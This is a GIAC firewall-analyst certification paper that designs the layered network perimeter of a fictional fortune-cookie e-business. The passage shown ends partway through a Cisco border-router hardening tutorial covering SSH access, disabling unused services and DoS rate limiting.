Global Information Assurance Certification Paper

GIAC Certified Firewall Analyst (GCFW)

Practical Assignment Version 1.9 (revised January 20, 2003)

By Alfredo Lopez

April 2nd 2003

Table of Contents

Abstract
This paper is based on the security network architecture of GIAC Corporate, an interactive e-business that deals with the online sale of fortune cookie sayings. The paper is divided in four related parts. Part one will presents the security architecture and the access requirements of the business unit. The second part presents the security policies, which is intended to be a tutorial for other analysts. The third part will present the auditory performed by the IT staff of the same corporation and finally, a study of other paper presented just to point the vulnerabilities and give recommendations to improve the security architecture.

Introduction
GIAC Corporate is an interactive e-business that deals with the online sale of fortune cookie sayings based on Miami, Florida. The first source of revenue is the LAM market through the GIAC Corporate website. Other sources for revenue are the American partners that expand the fortune cookie saying market to the United States. To provide the best service to our customers GIAC Corporate is connected to the NAP of the Americas (http://www.napoftheamericas.net/) providing a high speed connection for the customer's transactions.
The World Wide Web is an evolving medium that requires an extensive and structured approach to the web sites sales. It is GIAC Corporate goal to create an online presence for the fortune cookie saying market, which is more than a cookie market. With the current attracted attention of the American Market, GIAC Corporate decided to create a presence for its online sales by utilizing innovative online tools and strategies with the ultimate goal of expanding the organization's audience with partner's help.
The capital investors decided to give financial support to expand the capabilities of the organization and give the partners the best services but mostly, the best SECURE services. The GIAC Corporate IT department designed and implemented a security architecture that gives access to the network resources and restrict unauthorized access where required not only for the partners but the customers in general. The present paper elaborates on the topic of the architecture designed to secure the GIAC Corporate network perimeter.
Also, based on the designed architecture, this paper provides a security policy for the components that secure the network perimeter and audits the entire design and policies to deliver GIAC Corporate a complete overview of its perimeter architecture.

Assignment 1 – Security Architecture
1.1 Business operations and access requirements
In order to be able to adequately define the security policy and rule-sets to understand the access requirements by the different GIAC Corporate entities and ACLs/rulesets later in the paper, the author will define these requirements and business operations.
1.1.1 Partners

The objective of this alliance with partners is mainly to expand the market to the United States, but also to provide a scalable distribution system of the fortune

cookies through the integration with both platforms and applications engines existing in both organizations. There are 4 main partners working closely with GIAC Corporate to sell the fortune cookies and in the future to develop the tools that will increase the fortune cookies sales.
Since the partners have a great relationship with the organization and they require having a constant access to the fortune cookies production, GIAC Corporate decided to connect them directly to the organization via a VNP tunnel to retrieve the fortune cookies and distribute them to their respective customers. The partners will be identified by their source IP to deploy their access through the perimeter.

1.1.2 Customers

The customers are world wide distributed, that is why the cookies servers are accessible world wide through Internet. This is the approach to the direct sale of the cookies.
The direct customers will buy the fortune cookies using the website (cookies, See Figure 1). The main site www.cookiegiac.com will point the customers to the server where the cookie sale resides (cookies, see Figure 1) using HTTP through port 80.
The customers can buy the cookies in several quantities from the web site and the online transactions will be encrypted by SSL.
SSL will be used to secure the communication between the customer and the site when the customers access critical information like credit card numbers or when cookies themselves are sent though Internet (TCP 443 is the SSL port to be used).

1.1.3 Internal employees

There are internal employees who also write fortune cookies working together with the suppliers of the Academy [Section 1.1.4], they will need access to the data base server (Internal) to submit and upload the fortune cookies developed. The access will be the same as the suppliers, by a SSHv2 SCP connection.
Other function of internal employees is to process incoming fortunes for suppliers and review their deployment to be sure it is appropriate before uploading them to the public server and selling them.
There is also a sales team that travels; every person in the group has a laptop with Windows 2000 Service Pack 2 and also has a Symantec Client Security installed [Section 1.1.5]. They are able to check email from remote locations but not to submit and retrieve fortunes, that job is intended to be for the customers by the web site and the partners.
IT staff is other internal employees department; they require remote access to network perimeter equipment. The access will be through SSHv2 (TCP port 22), but they also have privileges because they have access to any protocol to the services network or DMZ.

All the employees are able to have access to browse the Internet and the web server where the cookies reside; therefore they will have outbound access on TCP ports 80 (HTTP) and 443 (SSL), but they do not have access to any other port in the services network or DMZ.
The DNSD proxy in the velociraptor cluster [Section 1.2.10] will perform all name resolution for the internal employees.
All the employees are able to send and receive email, so they will require outbound access to the sendmail server [1.2.5] on TCP ports 25

1.1.4 Suppliers

GIAC Corporate employs the Real Academy of the Language as Supplier to write the fortunes. These were sent by several formats because in the past, there wasn't a specific format to send the information. As GIAC Corporate decided the electronic format PDF to submit the fortunes by the Academy; paper mail and fax disappeared. The Real Academy of the Language is a group of people all over the world, which represents several locations (several suppliers) over the Internet to receive the fortunes. To deploy a single VPN tunnel to each Academy location is not a good solution to secure the exchange of the fortunes because not all the people that work on the Academy make the fortunes, so they do not need access to the GIAC Corporate network. So GIAC Corporate decided to use other method to exchange the fortunes. The fortunes writers will be required to connect to the Corporate to submit the fortunes via SSHv2 TCP port 22. The suppliers create the new fortunes and then will upload these to the SSH server, a file server using SCP (secure copy) command. GIAC Corporate will provide to the Academy a distribution of SSHv2, compliant with the respective Operative System.
The Academy will have to provide the names and specific information of each of the users that will use the SCP to upload the fortunes because every user will have his own directory in the fortunes server.
The restriction will be based on the SSHv2 server where the fortunes will reside.

1.1.5 Mobile force and teleworkers

The GIAC Corporate mobile sales force uses a laptop running Windows 2000 Service Pack 2. These laptops are totally exposed to Internet without the protection of the corporate secure perimeter. These laptops are loaded with Symantec Client Security to limit virus infection and propagation to the GIAC Corporate network. GIAC corporate is engaged with the multilayer security approach even in every single teleworker. That is why integrated personal firewall, host based intrusion detection and antivirus protection help to provide a significantly higher level of protection against today's complex threats. They are able to check email from remote locations but not to submit and retrieve fortunes, that job is intended to be for the customers by the web site and the partners.
The remote users will connect to the GIAC network using Symantec Enterprise VPN Client 7.0.1 (3DES) via a client-to-site VPN connection that will be set up to communicate with the velociraptor cluster.

	PIX	velociraptors 1300
Partners	Permit inbound from any to external IP of Raptor for: 500/UDP (Isakmp), 50/IP (ESP), 51/IP (AH). Permit outbound from external IP of Raptor to any for: 500/UDP (Isakmp), 50/IP (ESP), 51/IP (AH).	
Customers (Internet)	Permit inbound from any to webserver (cookies) for: 80/tcp (http) and 443/tcp (ssl). Permit inbound for any to mail server for: 25/tcp (smtp).	
Internal Employees	Permit outbound from LAN to any on Internet Permit outbound from IT Lan to IP of border router for: 22/tcp (ssh) Permit inbound from LAN to sendmail for: 25/tcp (smtp) Permit inbound from LAN to service network for: 22/tcp (ssh) Permit inbound form LAN to service network for: 80/tcp (http) and 443/tcp (ssl)	Permit outbound from LAN to sendmail for: 25/tcp (smtp) Permit outbound from LAN to services on network 120.10.10.0/24 for: 22/tcp (ssh) Permit outbound form LAN to service network for: 80/tcp (http) and 443/tcp (ssl) Permit outbound from LAN to DMZ for: 1108/tcp (manhunt) Permit outbound from LAN to DNS server for: 53/tcp and 53/udp (dns). Deny any other connection from LAN to DMZ. Permit outbound from LAN to any on Internet for: any protocol.
Suppliers	Permit inbound from any to IP of internal cookies for: 22/tcp (ssh)	Permit inbound from any to IP of internal cookies for: 22/tcp (ssh)
Mobile Force	Permit inbound from any to external IP of Raptors for: 500/udp (Isakmp), 50/ip (ESP), 51/ip (AH)	
Service network	Permit outbound from sendmail to any for: 25/tcp (smtp) Permit inbound from any to DNS server for: 53 udp and tcp (dns) Permit outbound from DNS server to any for: 53 udp and tcp (dns)	Permit inbound from mail server to LAN for: 25/tcp (smtp).

Table 1: Summary of requirements

1.1.6 Defense in depth

System security in the modern world relies on a set of layers of defense within the overall security. These distributed environments require a defense in depth security architecture, which can't be implemented in a single point of defense like a firewall.
Defense in depth implies layers of security and detection, even on single systems.

Every network administrator knows that this approach can get complicated, but is manageable for successful security organizations employing good policies.
Defense in depth is certainly a key idea to GIAC Corporate security architecture. The defense-in-depth model is based on the concept that no single layer of security can give enough protection to targets against attackers.
That is why the defense in depth is important to the secure perimeter design because there are a lot of exploits that can penetrate the network perimeter and is mandatory a strategy to react with additional layers of defense.

1.2 Network design

The main objective designing the network was to make it scalable and resilient, including physical redundancy to protect against a device failure through misconfiguration, physical failure or network attacks. Two main approaches were taken into account to make the security infrastructure scalable; integrated and modular functionality.
The integrated approach was attractive because the implementation is based on existing equipment, or because the features can interoperate with the rest of the device to provide a better functional solution.
Most enterprises that need critical security functions migrate to dedicated application because of the performance requirements of large enterprise networks like GIAC Corporate, so GIAC Corporate decided to take modular approach.
This modular approach has two main advantages, first it permits engineers to design, implement and evaluate security on module-by-module basis, instead of attempting the complete infrastructure in a single step. Second, it permits the security relationship between the various functional blocks or modules of the network.
The first design taken for GIAC Corporate was a simple DMZ approach where a firewall is placed between the intranet and the border router. This type of DMZ is a lower cost approach and generally only appropriate for small organizations to face a minimal threat. The drawback in the approach is that while the router is able to protect against most network attacks with access list, it is not aware of the protocols in the DMZ (HTTP, SMTP, DNS, etc) and thus can't bring protection to the application servers.
That is why a second firewall was added to the GIAC Corporate security infrastructure, to offer better protection to the DMZ [Figure 1], since these kind of firewalls (Application) can have more complex and powerful security rule set, for example, to be able to analyze outgoing and incoming application traffic to detect and protect against application layer attacks aimed to the servers in the DMZ, originated from the users corporate network where the most wide applications can be running, and also the threats.



Figure 1: Network design

1.2.1 The border router

It is mandatory for GIAC Corporate to drive the need for optimizing operational and management cost, increasing revenue opportunities simplifying network management. After an exhaustive search, the Cisco 7200 series routers address these requirements for the border router, by collapsing into a single device a cost-effective platform.
GIAC Corporate decided to use a CISCO 7206 VXR as a border router, running the 12.2(13)T ENTERPRISE IOS version [Please refer to Section 2.2.1]. This router is designed to support gigabit capabilities and to improve data integration in enterprise environments. The Cisco 7206 VXR supports up to six high-speed port adapters. This makes easier the upgrade of the router by replacing interface cards instead of the entire router. If needed, QoS applications such as committed access rate (CAR) can be flexibly applied to provide a further link speed upgrade.

A T3 rate-limited (by QoS-CAR) connection will provide enough bandwidth for the current applications and requirements for internal users, being able to upgrade (increase) the speed as required as mentioned before.

1.2.2 The first firewall (CISCO-PIX)

The firewall chosen, as first line of defense to protect the network, is the Cisco PIX™ 535-UR Firewall with a 6.2 running version, which delivers a great performance that meets the needs of large enterprise networks like GIAC Corporate. The Cisco PIX™ 535-UR was chosen because it is a purpose-built firewall appliance tightly integrated with the PIX Firmware, which is a proprietary, hardened system that eliminates Operative System security holes and performance degrading overhead. Also, the Cisco PIX™ 535-UR is chosen because offers stateful connection-oriented firewalling. These two features make it capable of analyzing a great amount of connections while at the same time blocking denial of services attacks (Ping based DoS for example) faster than a proxy based and software based firewall at an entry point of a network.
GIAC Corporate didn't want to deploy a proxy-based firewall at this point for the reasons mentioned before, instead, GIAC Corporate decided to add a second layer of security with and IDS. With this approach, application layer attacks are covered at the entry point of the network and the performance of the firewall is not degraded analyzing the content of the packets incoming the network.
With this layered security approach, GIAC Corporate enters the security game at the highest level, providing a highly coordinated approach to managing security issues on the network and gathering additional information on demand to take appropriate actions in response to the attacks.
Attacks that may succeed in penetrating the first line of defense, or originated from inside the network, must be accurately detected and quickly contained to minimize their effect on the rest of the corporate network or on the ISP network.

1.2.3 IDS-2 (Symantec-ManHunt)

The firewalls are the first line of defense, but they should not be considered as a silver bullet. The biggest downfall presented in the firewall chosen by GIAC Corporate is the fact that PIX firewall does not inspect the content of the packets. To inspect that content, GIAC Corporate decided to add and intrusion detection layer to the security implementation. An IDS system will help to identify attacks at an early stage, providing GIAC Corporate with faster incident analysis and deploy mechanisms to prevent further occurrences.
Complementing the PIX as the first line of defense, there is an IDS in order to reinforce the protection (IDS-2) being the second line of defense. The IDS chosen at this point is a Symantec ManHunt 2.2 which is a Protocol Anomaly Detection System. This IDS is running in a SunBlade 150 (bastion host) with Solaris 8. The main function of this NIDS is to protect the network for the traffic (attacks) that the PIX couldn't stop.

The concept of anomaly detection is that something is observed and compared against expected behavior. If variation from the expected is noted, that variation is considered as an anomaly. ManHunt detection is performed at the application protocol layer. When protocol rules are modeled directly in the ManHunt sensors, it is easy to identify traffic that violates the rules, such extra and individual characters or unexpected data. This is exactly how ManHunt works to identify the attacks.
ManHunt is configured with the Smart Agent Event Coordinator enabled to accept event real time data from the Snort sensor (IDS-1). The event coordinator receives the Snort's information for the aggregation and correlation with ManHunt events.

1.2.4 Web server (Apache)

The design of the public web server was based on security implications of the content placed on the site. GIAC Corporate planed a process or policy that determines what type of information should be published openly; latter in this paper this process will be deeply detailed. Every security designer must take into account this topic because web sites are one of the first places that attackers will search for valuable information, for example, it shows them how to enter the network gathering intelligence before any attacks.
The sophistication and variety of Web attacks perpetrated today supports the GIAC Corporate idea that Web security must be implemented through diverse defense mechanisms like defense in depth. Later in this paper the author discusses those components to protect the Web servers avoiding to become a point of attack to the network
As a public web server, GIAC Corporate decided to use the Apache Web Server 2.0 (bastion host) in a SunBlade 150 with Solaris 8 platform. More than a half of the web servers on Internet are running apache or one of its derivatives, which make it the most used web server on the Internet. Some of Apache advantages include its stability, speed, fast to set up, powerful remote admin capabilities, modular design, its good customer reference stack like Yahoo, Altavista, Geocities, Hotmail that are based in customized versions of Apache, and of course, it is free!.

1.2.5 Mail server (sendmail)

As for a mail server, GIAC decided to use Sendmail version 8.9 in a SunBlade 150 with Solaris 8, this server sends outbound messages from the internal users to their final destination and to deliver all internal messages. Sendmail is one of the most widespread software package used on Internet and regardless on his complexity and unused or old code, it is unquestionably that sendmail is powerful and well-supported software; by the way, it's free.
This host will use the defense-in-depth approach to secure it and to not allow attacker to convert it in a potential point of failure in GIAC network.

1.2.6 DNS Server (BIND)

The reader can see that the name server is exposed to Internet under the protection of a DMZ, and is subject to a wide variety of attacks. An attack to the name server may allow an intruder to compromise the server and take control of it, allowing further compromise of the entire network, for example:
A seemingly innocent zone transfer could expose the internal network topology with an information leakage in the zone transfer. The attacker can take advantage of the information to plan further attacks.
Also denial of service attacks directed at a single DNS server may affect the entire network by preventing users from translating names into the necessary IP.
This section ties to point network administrators to give name server special consideration due the important role they play. Later in this paper, the author will give some steps to secure name servers.
There are a number of different name servers available today, but GIAC Corporate decided to implement the Berkeley Internet Name Domain, produced by the Internet Software Consortium (ISC). BIND is the most widely deployed name server package and is available on a wide variety of platforms.
At the time the network was designed, the newest BIND version was BIND 8.2.2, so that version was deployed.

1.2.7 IDS-1 (Snort)

Through the use of distributed IDS sensors (IDS-1 and IDS-2), GIAC Corporate enters the security game with a dynamic statistical correlation analysis, to identify and respond to both common and new attacks to protect the network against business interruption, and prevent damage as well as to customer confidence.
The second IDS GIAC Corporate decided to deploy (in the DMZ) is SNORT 2.0 on a hardened linux RedHat 7.3 host.
With this multi-source event correlation approach, it is easy to expand the security umbrella and enhance the threat detection value of the security assets integrating several real-time event correlation, aggregation and analysis technologies for IDS, in this example ManHunt and Snort.
This computer will have two 10/100BaseT Ehternet NICs, one without IP address connected to the SPAN port of the Catalyst where the VLAN to SPAN (DMZ´s VLAN) resides, and the other NIC will be assigned an IP address and connected on any active port in the VLAN 2 to have IP communication with the Manhunt IDS for data correlation. A SPAN port selects network traffic for analysis by the Catalyst switch Network Analysis Module. SPAN mirror traffic from one or more source ports on any VLAN to a destination port, in this case, the port where the stealth NIC of the Snort host resides. Two basic tasks are required to configure a port in SPAN mode:
1.- Configure a SPAN source and a SPAN destination port and
2.- Verify the SPAN configuration.

Also this Snort host will run a ManHunt agent to export the information Snort gathers to make data correlation and a smart event analysis in search of an attack alert with the integration.

1.2.8 CSS (Content Services Switch)

To deliver a better performance to the raptor cluster and to the main web application (cookies), GIAC decided to implement load balancing to these two architectures by a CISCO CSS 11501 (Content Services Switch).
CSS is a platform that delivers rich traffic management services for web-based applications and other technologies like firewalls in load balancing and high availability.
Cisco CSS 11501 is appropriate for load balancing small web server clusters. CSS 11501 supports eight 10/100 Ethernet ports and one Gigabit Ethernet optional port.
This way, GIAC Corporate ensures high levels of security without compromising site performance at the very network perimeter. The Cisco CSS 11501 guards against DoS attacks such as ping floods, SYNN floods and smurfs and also can protect the applications not revealing the real server IP address.
By load balancing the velociraptor firewalls, the CISCO CSS 11501 will eliminate performance bottleneck; the reader should remember that this is a problem in application firewalls.

1.2.9 Cookies

There are two servers were the cookies reside. The first is the server in the services network [Figure 1]. This prime server contains all the cookies that are going to be purchased by Internet customers. These cookies are pre-reviewed by the GIAC internal force to be sure they are appropriate, once they are reviewed, they are submitted to this server and sell them to Internet customer. The second server will store the cookies developed by the suppliers, and this server is located on the user's LAN. Here is the point where all the test and reviews are made before submitted to the public web server. There is a different directory in this server where the partners retrieve the cookies [Figure 1]. These two servers are deployed over a SunBlade 150 with Sun Solaris 8.

1.2.10 Second Firewall (Velociraptor)

Proxy firewalls have several advantages over other types or firewalls and also some disadvantages.
A proxy firewall was deployed at the entry point of the private user's network because proxy firewalls do not allow direct communication between clients and servers allowing the internal IP address to be shielded from the external world.
Also a proxy firewall was preferred because the user-based security is easy to implement with this kind of firewalls. Other features that were taken into account to deploy the firewall at this point are below

- The IP addresses of the users and the topology of the network are hidden by proxy firewall
- The proxy firewalls have less complex rules than other firewalls.
- The monitoring and auditing are possible by administrators based on the records that proxy firewalls generate and with tools to monitor traffic.

Although the proxy firewalls provide a wide range of security features there are some disadvantages for example:

- There is a penalty in the performance due the additional processing for application services, so proxy firewalls are slower than other firewalls.
- Proxy firewalls are vulnerable to operating systems and application level attacks and bugs
- It may be a single point of failure because the proxy firewall might be a bottleneck.

These disadvantages were addressed deploying a stack with two firewalls to provide high availability and redundancy, integrating the stack with a CISCO CSS (see section 1.2.8). GIAC Corporate decided to deploy two Symantec Velociraptor 1300 firmware 1.5 because it is a hybrid proxy firewall and easy to configure and manage and because it delivers full-feature security with a great control of information entering and leaving the network.
The last reason is that Symantec Velociraptor has the ability to set VPN tunnels, client-to-site and site-to-site. This is very important to the interaction between partners and GIAC Corporate mentioned in Section 1.1.1.
The fortune cookies that are available to the partners are inside the corporate network in the users network, that is why the VPN server is the stack of Symantec Velociraptor Firewalls. The servers of cookies [Figure 1] are publicly available to the customers on Internet. The redundancy and load balancing in the cluster is very important because inside the Symantec Velociraptor Firewall will reside the VPN connections of mobile sales-force and the site-to-site tunnels of the partners.

1.3 IP address assignment

The Table 2 shows the IP assignment of the GIAC network.

Network	Description	ID	Range
207.248.226.172/30	Link to ISP		.173 → .174
120.10.10.8/29	Network between PIX and Catalyst	VLAN1	.9 → .14
120.10.10.16/28	Raptor cluster network	VLAN2	.17 → .30
120.10.10.40/30	Link between Router and PIX	VLAN3	.41 → .42
120.10.10.64/28	Service network (DMZ) NAT pool to use		.65 → .78
192.168.11.0/24	Real Service network address	VLAN4	.2 → .254
192.168.10.0/24	Internal Network		
192.168.12.0/24	VPN Internal network assignment		

Table 2 IP assignment

The Service network will use the subnet 192.168.11.0/24 to protect the server with a NAT; the subnet 120.10.10.64/28 will be used to give each server an IP address of this pool; on Section 2.3 the author will present more detail on this part of the configuration. The other networks not presented here are reserved for other purposes beyond this paper.

Assignment 2 – Security Policy and Tutorial

2.1 Introduction

The author will present two basic tutorials for the border and the internal firewall. The main tutorial asked for this second assignment is based on the CISCO PIX border Firewall [Figure 1].

2.2 Border router

This border router is intended to be a simple router and a basic filter device at Layer 3, only by IP address, as the reader will see later in this paper.

2.2.1 Before Configuration

This paper is intended to be a tutorial to configure security policies on perimeter equipment, so the author starts from the beginning giving some recommendations on the initial setup of any router CISCO.
First the user must have to select the correct IOS image for the border router regarding which protocols are required; we do not need support for IPv6 for example. Also which features are required; the router will not allow VPN tunnels for example. CISCO recommends the use the Feature Navigator for Cisco IOS planner and the bug toolkit to choose the IOS image and to search what bugs exist on the image selected.
The border router in GIAC Network [Figure 1] does not need any special feature or protocol; it just needs to have support for BGP 4 (for BGP peer with ISP), IPsec (for SSH connections). The Bug toolkit searches for bugs based on software version, feature and keyword [Figure 2]. On the next figure the reader can see the options to search bugs with the toolkit.



Figure 2 Bug Toolkit configurations

On the Figure 3 the reader can appreciate the resulting matrix that shows each bug fixed and also allows the user to save results of a search in groups



Figure 3 Bug toolkit Matrix

After using the IOS planner with features required and the bug toolkit we decided to use the 12.2(13)T IOS version, because is compatible with the CISCO 7200 routers family and this version has less bugs than the others.

2.2.2 Password and authentication management

The best way to handle most passwords is to have a RADIUS or TACAS+ services, but almost every router must have a locally configured password for privileged access. The authentication via RADIUS is considered in the security roadmap of the network perimeter in the future.
But first lets give the router a name:

```
Router > enable
Router # configure terminal
Router (config)# hostname giacborder
```

An enable secret password must always be set, is recommended to use it instead of the older enable password command, which uses a weak encryption. If the enable secret command is not present in configuration and some password is configured for the TTY line (console), this console password could get privileged access, and this is not a desired behavior. Enable secret uses MD5 algorithm for password hashing. To encrypt passwords, use the **service password-encryption** global configuration command; this is very useful for preventing observers that could read the password. This service has a simple Vigenere cipher algorithm, and should be treated with the same care as clear text password.

```
giacborder (config)# enable password 2Vmkbrone$
giacborder (config)# enable secret very2Vmkbrone$
giacborder (config)# no enable password
giacborder (config)# service password-encryption
```

Telnet is an insecure method for managing any network device because the password crosses the network in clear text format. SSH is the preferred method for remote access providing encryption of the traffic and authentication. But the user must be careful selecting SSH. The IOS 12.1(1)T and grater, supports IPsec feature set. One requisite to configure SSH is to give the router a name and a domain name, then, enable the SSH server for local and remote authentication on the router, the recommended minimum modulus size is 1024 bits. To delete RSA key pair, use the crypto RSA global configuration, this way the SSH server is automatically disabled. The default timeout in seconds is 120, applied to SSH in the negotiation phase. By default, there are 5 vtys (0-4) and the timeout for each vty is 10 minutes, and also the user can specify the authentication retried not more that; the default is 3.

```
giacborder (config)# ip domain-name giac.com
giacborder (config)# crypto key generate rsa
giacborder (config)# ip ssh time-out 60
giacborder (config)# ip ssh authentication-retries 2
```

The access list will permit only the host in the subnet 120.10.10.16/28; inside this network is the external IP address of the Velociraptor cluster that will be the IP address that the internal users will use to go out Internet, also the IT staff. The command *access-class 20 in* will restrict the access to specified host to VTY's, in this case VTY 0 4
Optionally, the administrator can specify that SSH is the only input transport and forbids any other connection from this router.

```
giacborder (config)# access-list 20 permit 120.10.10.16 0.0.0.15
giacborder (config)# access-list 20 deny any
giacborder (config)# line vty 0 4
```

```
giacborder (config-line)# access-class 20 in
giacborder (config-line)# transport input ssh
giacborder (config-line)# transport output none
```

SCP is available only in images after 12.2(2)T version with the IPsec feature. SCP allows to upload and to download IOS images and configuration files over and encrypted channel using authentication.

```
giacborder (config)# ip scp server enable
```

2.2.3 Unnecessary Services

As a rule, every unnecessary service ought to be disabled; if not, the router could be easy a target for a DoS attack. Small services are: echo, chargen and discard and are present by default in routers with IOS version 11.3 or grater. The UDP versions of these services are not used for legitimate purpose that is why the best policy is to disable them. Small services are disabled on IOS 12.0 version or later. Finger service is used to know which users are logged into a router, but this service can be useful to an attacker that is why it may be disabled.
Cisco Discovery Protocol (CDP) is used to learn if any system directly connected on the segment is a CISCO device and to know the model number IOS image and version. This can be used for some network management functions, but also can be used in turn to design attacks against the router. The command must be set in both interfaces, Serial and fasteth. Also, giving the clear text transfer nature of http, this must be disabled from the router. Some administrators enable it to manage the router via a web page.
Also we don't want to allow a network server auto loading configuration files to the router, so the *service config* global command is used.
To enable auto loading of configuration files from a network server, use the service config global configuration command. Use the no form of this command to restore the default.
At this time GIAC corporate hasn't installed a monitoring platform that uses SNMP protocol, but it will be deployed in the future, that is why SNMP is disabled in the router.

```
giacborder (config)# no service udp-small-services
giacborder (config)# no service tcp-small-services
giacborder (config)# no service finger
giacborder (config)# no cdp run
giacborder (config)# interface serial 1/0
giacborder (config-if)# no cdp enable
giacborder (config-if)# interface fastethernet 0/0
giacborder (config-if)# no cdp enable
giacborder (config)# no ip http server
giacborder (config)# no service config
giacborder (config)# no snmp-server
```

The IP source Routing allows the sender of an IP packet to take control of the route the packet will take to its destination. This behavior is not commonly used for legitimate purposes. It's recommended to disable this option in the router.

Other feature unnecessary is the directed broadcast, which may allow the propagation of the “smurf” attacks. Disable it form all interfaces.

```
giacborder (config)# no ip source-route
giacborder (config)# interface serial 1/0
giacborder (config-if)# no ip directed-broadcast
giacborder (config-if)# interface fastethernet 0/0
giacborder (config-if)# no ip directed-broadcast
```

2.2.4 DoS against the router

This section shows the reader how to mitigate the impact of a Denial of Service attack against any router and of course, the hosts behind the router. These commands protect the router against common DoS attacks. CISCO has advanced features to avoid these attacks, but they are out of the scope of this paper. The following steps were taken from the “Securing Cisco routers Step-by-step” guide from the SANS institute.
The reader can limit the SYN traffic directed to any internal host to limit the impact of a SYN flood attack, also can controlling the flood of UDP traffic used in the “fraggle” attack (DoS attack) and can mitigate the impact of flooding ICMP traffic used by the “smurf” DoS attack. First you have to identify each type of traffic and then face it with rate limit using CAR QoS feature in the interface needed.
The command rate-limit and the options are as follow:

rate-limit {input | output} [access-group [rate-limit] acl-index] bps burst-normal burst-max conform-action action exceed-action action

```
!Allow SYN packets to occupy no more than 64 kbps of the pipe
giacborder (config)# access-list 150 deny tcp any any established
